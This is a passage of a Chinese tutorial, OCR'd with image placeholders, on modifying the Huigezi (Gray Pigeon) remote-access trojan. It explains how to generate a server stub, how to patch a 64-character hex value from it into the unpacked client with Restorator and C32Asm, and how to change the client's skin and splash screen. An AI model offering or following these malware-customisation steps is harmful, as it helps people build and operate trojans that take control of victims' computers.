
图3

题后就要用空格填充标题内容后面的空白地方，直到最后一个，不要多也不要少，这样做的目的是为了防止程序在运行中出错。

然后点击“生成服务端”，接下来我们就要用到Restorator2007了，使用Restorator2007打开刚才生成的灰鸽子服务端程序，依次点击“RCData”－“HACKER”，把右边窗口里的内容全部都粘贴到一个文本文件中，如图2，我们要提取的是前面64位的十六进制字符，如图3。



图4


图5


图6

接下来我们就要用到C32Asm了，使用C32Asm打开脱壳版灰鸽子程序，选择“十六进制模式”，然后点击“搜索”，输入“0101”，如图4，点“下一个”，再在空白处点击鼠标右键，选择“搜索下一个”，一共点击并搜索三次后就来到了如图5所示的地方，把刚才我们从服务端程序中提取出来的64位十六进制字符替换下面的64位十六进制字符，选中后点鼠标右键然后选择“粘贴”，如图6。

最后点击“文件”下的“保存”，来看看我们的初步修改效果吧，如图7。


图7

二、皮肤想改就改

其实关于灰鸽子的皮肤，我们主要是下载一些高手修改好的专用皮肤，然后再来修改一些文件配置路径就可以了。大家在百度或google中搜索“灰鸽子皮肤”就可以找到很多的皮肤文件。我找到的是143款灰鸽子皮肤，现在就来演示一下如何调用，其实方法很简单的，首先是选中一个皮肤文件，以“Ampix”为例，把该文件夹复制到灰鸽子的同一目录下面，然后双击打开同一目录下面的“Operate.ini”，在第三行的“SkinFile=”后面添加上皮肤文件的路径就可以了，如图8，





图8


图9

皮肤更改后的效果如图 9 所示，大家可以找到自己喜欢的皮肤文件，然后按照上面的方法进行修改就可以了。

三、修改启动加载窗口界面

我们都知道，在打开灰鸽子的时候首先会加载一些配置，接下来我们要修改的就是这个加载窗口的界面，把背景替换成我们自己想要的，如图10。




图10

首先要用到的是 Restorator，使用 Restorator 打开灰鸽子脱壳版，在 RCDatat 里点击 TSPLASHFORM，然后点击鼠标右键并选择“导出”－“导出为”，“保存类型”就选择所有文件，文件名为hgz.exe，如图11。然后使用 C32Asm 载入hgz.exe，选择十六进制模式，把前面四个点号修改为TPF0，如图12，然后保存退出。使用 Restorator 打开灰鸽子2007 脱壳版，在RCDatat 目录里选择TABOUTFORM，也就是顺着数的第三个，然后点击右键，选择导入，把刚才我们修改过的hgz.exe 导入进来，如图13。




图11

